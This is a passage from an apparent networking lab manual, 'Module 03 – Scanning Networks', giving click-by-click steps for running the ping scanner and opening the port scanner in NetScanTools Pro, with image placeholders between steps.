


11. A Ping Scanner notice pop-up appears; click **I Accept**.



12. After the completion of the scan, a scan result appears in the web browser (here, **Google Chrome**).

Note: If **How do you want to open this file?** pop-up appears select **Google Chrome** from the list and click on **OK**.




13. Close the browser and switch to the **NetScanTools Pro** window.

Module 03 – Scanning Networks


14. Now, click the **Port Scanner** option from the left-hand pane under the **Manual Tools (all)** section.

Note: If a dialog box appears explaining the **Port Scanner** tool, click **OK**.

